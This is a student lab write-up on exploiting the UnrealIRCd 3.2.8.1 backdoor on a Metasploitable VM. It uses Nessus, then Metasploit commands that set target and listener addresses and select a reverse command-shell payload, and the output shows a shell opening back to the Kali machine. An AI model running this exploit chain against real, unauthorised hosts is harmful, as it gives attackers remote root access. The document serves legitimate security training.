


Module:- SECURITY CONCEPT
(Target Metasploitable_Machine(unrealIRCD exploit))
Name:-Prithviraj Nikam

Lab Assignments:

unrealIRCD exploit

Step-1:- Download metasploit and create a new virtual machine

<https://sourceforge.net/projects/metasploitable/files/latest/download>



Step-2:- Run metasploit and check Ip

Ip address:- 192.168.3.163

```
File   View   Machine   View   Input   Devices   Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Step-3:- Open Nessus and scan vulnerabilities—> select UnrealIRCd Detection

The screenshot shows the Nessus interface. At the top, there is a header bar with a red 'CRITICAL' button, the text '10.0 * UnrealIRCd Backdoor Detection', and buttons for 'Backdoors' and '1'. Below this is a main content area with a title 'Vulnerabilities 68'. A red 'CRITICAL' button highlights 'UnrealIRCd Backdoor Detection'. The 'Description' section states: 'The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.' The 'Solution' section suggests: 'Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.' The 'See Also' section provides links to full disclosure reports and an advisory document. The 'Output' section contains terminal-like logs: 'The remote IRC server is running as : uid=0(root) gid=0(root)' and 'To see debug logs, please visit individual host'. At the bottom, there is a table with columns 'Port' and 'Hosts', showing '6667 / tcp / irc' and '192.168.3.163'.

Step-4:- Open kali linux machine and start Nessus service

```
$ systemctl start nessusd
```

```
(prithvi㉿kali)-[~]
$ systemctl start nessusd
```

Step-5:- Open metasploit console

```
$ msfconsole
```

```
(prithvi㉿kali)-[~]
$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
hm :: EcdsaSha2Nistp256 :: NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
```

Step-6:- then search ircd service

```
$ search ircd
```

```
msf6 > search ircd
Matching Modules
=====
#  Name                                Disclosure Date   Rank      Check  Description
-  --
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12    excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Step-7:- use the ircd exploit

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
hm::EcDSAsha2NistP256 ::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/tr
```

Step-8:- Show the option in exploit

```
msf6 > exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name      Current Setting  Required  Description
RHOSTS      yes            The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      6667           yes        The target port (TCP)
```

Step-9:-Set Remote Host

```
msf6 > exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.3.163
                                         Meta ip
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.3.163
RHOSTS => 192.168.3.163
```

Step-10:- Show the all payloads

```
msf6 > exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2
hm:: EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2
hm:: EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2
hm:: EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
1	payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
2	payload/cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
3	payload/cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
4	payload/cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
5	payload/cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (telnet)
6	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
7	payload/cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
8	payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Perl)
9	payload/cmd/unix/reverse_ruby		normal	No	Unix Command Shell, Reverse TCP (via Ruby)
10	payload/cmd/unix/reverse_ruby_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
11	payload/cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

Step-11:- Set payloads

msf6 > exploit(unix/irc/unreal_ircd_3281_backdoor) > set payloads cmd/unix/reverse

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse

```

Step-12:- Show the option in exploit

msf6 > exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

```

Name	Current Setting	Required	Description
RHOSTS	192.168.3.163	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	6667	yes	The target port (TCP)

```

Payload options (cmd/unix/reverse):

```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```

Exploit target:

```

Id	Name
0	Automatic Target

Step-13:- Set Local Host

msf6 > exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.3.88

Kali ip

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.3.88
LHOST => 192.168.3.88
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name   Current Setting  Required  Description
  _____
  RHOSTS  192.168.3.163    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   6667                yes        The target port (TCP)

Payload options (cmd/unix/reverse):
  Name   Current Setting  Required  Description
  _____
  LHOST  192.168.3.88    yes        The listen address (an interface may be specified)
  LPORT  4444                yes        The listen port

```

Step-14:- Exploit the unrealIRCD

msf6 > exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

Run command

ip a

ls

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.3.88:4444
[*] 192.168.3.163:6667 - Connected to 192.168.3.163:6667 ...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.3.163:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo KFJl9CP3HwLRPGEw;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "KFJl9CP3HwLRPGEw\r\n"
[*] Matching...
[*] A is input ...
[*] Command shell session 1 opened (192.168.3.88:4444 → 192.168.3.163:41580) at 2022-12-29 18:06:15 +0530

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
  link/loopback 00:00:00:00:00 brd 00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
  link/ether 08:00:27:ff:39:3e brd ff:ff:ff:ff:ff:ff
  inet 192.168.3.163/24 brd 192.168.3.255 scope global eth0
    inet6 fe80::a00:27ff:feff:393e/64 scope link
      valid_lft forever preferred_lft forever

```